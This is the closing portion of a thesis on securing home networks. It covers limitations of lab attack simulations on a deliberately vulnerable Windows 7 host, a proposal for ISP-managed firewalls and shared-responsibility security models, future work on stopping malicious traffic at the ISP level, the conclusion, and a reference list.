The research explored the challenges faced by the home network user in various capacities be it a home network user using a home network in a personal capacity, be it a student, be housewife, being a businessman or woman or some tech who is hosting service out of home network or an employee who is working remotely facilitated with WFH. The modern-day home network has devices based on IoT technology that helps carry work or use it for entertainment purpose or use it for education and upskilling purpose or carry out daily chores. Common people are not tech-savvy they do not underlie technology and when it comes to security, they are lacking in knowledge. A framework to bring home network support under the ISP umbrella as an extension of ISP managed remote sites under the principle of the managed network. The study on the kill chain gives a better understanding of the whole process of cyber-attack, this process plays a vital role for threat-surface and cyber-attack as any of the steps from such process \will fail the complete chain as it this research, we observe with the introduction of using network segmentation and firewall. In our research, the lab simulation was performed in a controlled environment with the system limitation in terms of server hosting the virtual machines having data centre grade processing power and memory, which does depict the actual effects of cyber-attack on the win7 host which otherwise are very drastic. Some of the testing prove the functionality and feature working but in real life, the effects could be horrendous in the scenario where the host connected back to the corporate office using a VPN client and all traffic are encrypted. In the controlled environment, the tools used were already known the cyber-attacks simulated were known the target host IP and segments were known which part grey box testing. The cyber-attacks are more sophisticated in nature and multiple tools are employed at once and further installation of bots that sits under the network for log time without being gone unnoticed. The win7 host was made vulnerable to conduct testing and prove the working of the firewall packages.

The understanding of the processes and the memory behaviour is essential to monitor the system performance. The malicious software causes damage to the operating system performance and executes specific processes. Hence, understanding the malicious program behaviour and the utilisation of processes, including the system's abnormal behaviour, is critical for the post malicious file execution. In the current study for malware analysis, the malicious files are analysed in the controlled sandbox environment, where it passes through different techniques like static and dynamic malware analysis. Depending on the analysis method, the file is marked as malicious, which generates the signature of the malicious file. The file signatures are updated for the end-point anti-virus. The malicious file with a variant can have different signatures, and the techniques are even available for handling variants. These detections are all based on sandboxing the malware for the analysis. The approach is not applicable for the detection of zero-day malware.

This thesis discussed the method to resolve the problem of a vulnerable home network. Home network users / common people can't be tech-savvy or know the emerging cyber threats or understand the vulnerabilities of the systems or applications/websites they use, they can be very easily tricked into such situations and need help to protect them. ISPs should take measures and governments should legislate to protect a home user from cyber threats as they protect them from other crimes by policing similarly policing at infrastructure level over such malicious traffic/attacks to mitigate this issue by protecting homes.

6.4 FUTURE WORK

As we have discussed in our research study, seeking help from an ISP and adding a firewall to a home network will have a huge impact in terms of securing a home network. Firewalls are proven to protect a network, but this protection works near the endpoint, i.e., near the destination. The malicious traffic begins travelling from the sources from where it was initiated, makes its way through the gateway to the ISP, passes through the ISP core network and channels through to reach the destination. The idea is to prevent the home network from being through firewalls, though such traffic will pass through several hops and only be dropped at the destination, utilizing and wasting resources unnecessarily. The attacks should be stopped at the source, not at the destination. In the future, work should be done to protect not only the home but also the network and the internet infrastructure as a whole. No malicious traffic should cross the internet. All malicious traffic should be dropped after crossing the gateway and before it enters the ISP core, or at maximum level in the ISP core. ISPs do have the capacity to invest in and protect the internet infrastructure, but ISPs surely need government support in this regard to secure the internet infrastructure platform. The government's role would be crucial in terms of legislation and legalities, as an ill person can't be treated against their will. A secure internet platform will not only protect public homes but will also protect businesses and other industries as well. Again, such a huge investment is only possible by an economy of scale where everyone participates and should contribute to being protected. Working together, adopting changes, modern security solutions can be procured, and secure services can be delivered to all, which helps flourish future generations.

6.5 CONCLUSION

This marks the end of a long journey by concluding this research thesis. In this chapter, we reviewed the overall research study, the contributions towards the research, limitations observed during the research, and at the end, we discussed the future opportunity to further this research by suggesting a study on a secure internet platform.

This research study aims to identify the modern-day security threats to a home network and how to protect the home network from them? How a home network can be protected from ever-emerging security threats? Does the knowledge of cyber security help home network users protect their homes and secure their home networks? What help ISPs can offer to hom e network users? Do ISP-managed firewalls help home network users secure their home network? Determine the role a firewall can play in a home network and keep the security threats at bay? Evaluate multiple vendor firewall packages and each vendor's unique offering which will protect the home network and secure home network users.

Research started off in anticipation of the COVID-19 pandemic situation, which forced people to start working from home. That increased the amount of data traffic and important business data being moved between home networks and offices through the internet. Because of the daily emerging cyber threats and the fact that most people are unaware of cyber threats, a home network becomes a vulnerable place.

To formulate a solution How to secure home network? Taking the idea of a managed network model being offered to enterprises by ISPs, which has their network and its security managed by ISPs. The same idea is being proposed to be implemented on a home netwo rk, i.e., by taking the home network security responsibilities away from non-techy home network users, who are unaware of ever evolving cyber threats, that could help users protect their home network. These models were categorised as thick, thin, and intermediate models, where the security responsibility of a home network will be shared between an ISP and users according to the adaption and implementation of the model. As an immediate step to adapting this approach, an ISP-managed firewall would be added to the home network to serve as a gateway, as all traffic passes through this firewall and connects the home networks to ISPs. Furthermore, to test the feasibility of this model in this study, we simulated cyber threats to a modern home network and its users in a restricted environment and monitored their effects with and without firewall.

Determined to help users evaluated proposed operational models and the efficiency of firewalls in securing a home network.

To search for the most optimal firewall package which an ISP can offer as a part of managed network home users and considering the cyber security knowledge of a home user, evaluation of available market firewall packages is performed in a restricted lab environment imitating a home network. Evaluated each firewall package's unique offering by performing a series of tests with respect to features offered. As a result of testing, data is generated in the form of traffic logs, performance charts, and packet captures. Deep analysis was performed on the data gathered. Also, comparison of the performance among firewall packages by analyzing the performance during the testing phase enables us to establish what unique features these firewall packages can offer to help protect the home network.

With the results obtained and the analysis performed, it is concluded that home network security managed by ISPs would be of great help, with the suggested security models and firewall packages being adequate in protecting home networks from modern-day cyber threats. Home network users will have help from an ISP who has relevant resources, skill-set, and trained staff that will help and support home network users to secure their home networks.

Chapter 7: REFERENCES

Abdul-Ghani, H. A., Konstantas, D., & Mahyoub, M. (2018). A comprehensive IoT attacks survey based on a building-blocked reference model. *International Journal of Advanced Computer Science and Applications*, *9*(3). https://doi.org/10.14569/IJACSA.2018.090349

Banerjee, U., Vashishtha, A., & Saxena, M. (2010). Evaluation of the Capabilities of WireShark as a tool for Intrusion Detection. *International Journal of Computer Applications*, *6*(7). https://doi.org/10.5120/1092-1427

Blacka, D. (2007). DNS Security (DNSSEC) Opt-In. *Rfc-4956*.

Bullock, J., & Parker, J. T. (2017). Wireshark® for Security Professionals: Using Wireshark and the Metasploit® Framework. In *Wireshark® for Security Professionals*.

Chintalapudi, K. V. C., & Varma, P. R. K. (2016). A Study on Home Office Firewall. *IJARCCE*, *5*(12). https://doi.org/10.17148/ijarcce.2016.51202

Čisar, P., Cisar, S. M., & FÜRSTNER, I. (2018). Security Assessment with Kali Linux. *Bánki Közlemények (Bánki Reports)*, *1*(1).

de Lutiis, P. (2010). Managing home networks security challenges security issues and countermeasures. *2010 14th Int. Conference on Intelligence in Next Generation Networks: "Weaving Applications Into the Network Fabric", ICIN 2010 - 2nd Int. Workshop on Business Models for Mobile Platforms, BMMP 10*. https://doi.org/10.1109/ICIN.2010.5640935

Engel, G. (2014). Deconstructing the Cyber Kill Chain. *DARKReading*, *Nov*.

Furnell, S. M., Bryant, P., & Phippen, A. D. (2007). Assessing the security perceptions of personal Internet users. *Computers and Security*, *26*(5). https://doi.org/10.1016/j.cose.2007.03.001

Furnell, S., Tsaganidi, V., & Phippen, A. (2008). Security beliefs and barriers for novice Internet users. *Computers and Security*, *27*(7–8). https://doi.org/10.1016/j.cose.2008.01.001

Garbis, J., & Chapman, J. W. (2021). Next-Generation Firewalls. In *Zero Trust Security*. https://doi.org/10.1007/978-1-4842-6702-8_10

Ghernaouti, S. (2017). F.D. Kramer, S.H. Starr, L. Wentz (eds.), Cyberpower and National Security (Washington, D.C.:National Defense University Press, 2009), pp. 664, ISBN 978-1-59797-423-3. *European Review of International Studies*, *2*(3). https://doi.org/10.3224/eris.v2i3.23459

Haar, C., & Buchmann, E. (2019). FANE: A firewall appliance for the smart home. *Proceedings of the 2019 Federated Conference on Computer Science and Information Systems, FedCSIS 2019*. https://doi.org/10.15439/2019F177

Hull, G., John, H., & Arief, B. (2019). Ransomware deployment methods and analysis: views from a predictive model and human responses. *Crime Science*, *8*(1). https://doi.org/10.1186/s40163-019-0097-9

Hupp, S. L. (2014). Clarke, Richard A. & Robert K. Knake. Cyber-War: The Next Threat to National Security and What To Do About It. *Library Journal VO - 139*, *8*.

Ibor, A. E. (2018). Zero day exploits and national readiness for cyber-warfare. *Nigerian Journal of Technology*, *36*(4). https://doi.org/10.4314/njt.v36i4.26

Jang, Y. S. (2020). Detection of SQL injection vulnerability in embedded SQL. *IEICE Transactions on Information and Systems*, *E103D*(5). https://doi.org/10.1587/transinf.2019EDL8143

Kaur, M. G., & Kaur, N. (2017). Penetration Testing – Reconnaissance with NMAP Tool. *International Journal of Advanced Research in Computer Science*, *8*(3).

Kritzinger, E. (2013). Home user security- from thick security-oriented home users to thin security- oriented home users. In *2013 Science and Information Conference*. www.conference.thesai.org

Kritzinger, E., & von Solms, S. H. (2010). Cyber security for home users: A new way of protection through awareness enforcement. *Computers and Security*, *29*(8). https://doi.org/10.1016/j.cose.2010.08.001

Mallik, A., Ahsan, A., Shahadat, M. M. Z., & Tsou, J. C. (2019). Man-in-the-middle-attack: Understanding in simple words. *International Journal of Data and Network Science*, *3*(2). https://doi.org/10.5267/j.ijdns.2019.1.001

Mouton, F., Leenen, L., & Venter, H. S. (2016). Social engineering attack examples, templates and scenarios. *Computers and Security*, *59*. https://doi.org/10.1016/j.cose.2016.03.004

Ninawe, S., Bariyekar, V., & Asati, R. (2019). Network Intrusion Prevention System. *IJARCCE*, *8*(2). https://doi.org/10.17148/ijarcce.2019.8235

Pijpker, J., & Vranken, H. (2017). The role of internet service providers in botnet mitigation. *Proceedings - 2016 European Intelligence and Security Informatics Conference, EISIC 2016*. https://doi.org/10.1109/EISIC.2016.013

Raj, S., & Walia, N. K. (2020). A Study on Metasploit Framework: A Pen-Testing Tool. *2020 International Conference on Computational Performance Evaluation, ComPE 2020*. https://doi.org/10.1109/ComPE49325.2020.9200028

Saxena, U., Sodhi, J. S., & Singh, Y. (2020a). A Comprehensive Approach for DDoS Attack Detection in Smart Home Network Using Shortest Path Algorithm. *ICRITO 2020 - IEEE 8th International Conference on Reliability, Infocom Technologies and Optimization (Trends and Future Directions)*. https://doi.org/10.1109/ICRITO48877.2020.9197763

Saxena, U., Sodhi, J. S., & Singh, Y. (2020b). An analysis of DDoS attacks in a smart home networks. *Proceedings of the Confluence 2020 - 10th International Conference on Cloud Computing, Data Science and Engineering*. https://doi.org/10.1109/Confluence47617.2020.9058087

Seema, R., & Ritu, N. (2019). Penetration Testing Using Metasploit Framework : an Ethical Approach. *International Research Journal of Engineering and Technology(IRJET)*, *06*(08).

Shah, M., Ahmed, S., Saeed, K., Junaid, M., Khan, H., & Ata-Ur-Rehman. (2019). Penetration testing active reconnaissance phase - Optimized port scanning with nmap tool. *2019 2nd International Conference on Computing, Mathematics and Engineering Technologies, ICoMET 2019*. https://doi.org/10.1109/ICOMET.2019.8673520

Sonali, C., Sun, Y., Tang, Y., Zhou, Z., & Huang, Y. (2019). Endpoint protection: Measuring the effectiveness of remediation technologies and methodologies for insider threat. *Proceedings - 2019 International Conference on Cyber-Enabled Distributed Computing and Knowledge Discovery, CyberC 2019*. https://doi.org/10.1109/CyberC.2019.00023

Spitzner, L. (2019). Applying Security Awareness to the Cyber Kill Chain | SANS Security Awareness. *SANS*.

Tarnowski, I. (2017). How to use cyber kill chain model to build cybersecurity? *European Journal of Higher Education IT*, *2*.

Thornton-Trump, I. (2018). Malicious Attacks and Actors: An Examination of the Modern Cyber Criminal. *EDPACS*, *57*(1). https://doi.org/10.1080/07366981.2018.1432180

Zeijlemaker, S., Silva, J. D. U., & Pasaoglu, G. (2018). Malware dynamics: how to develop a successful anti-malware defense reference architecture. In *36th International Conference of the System Dynamics Society*.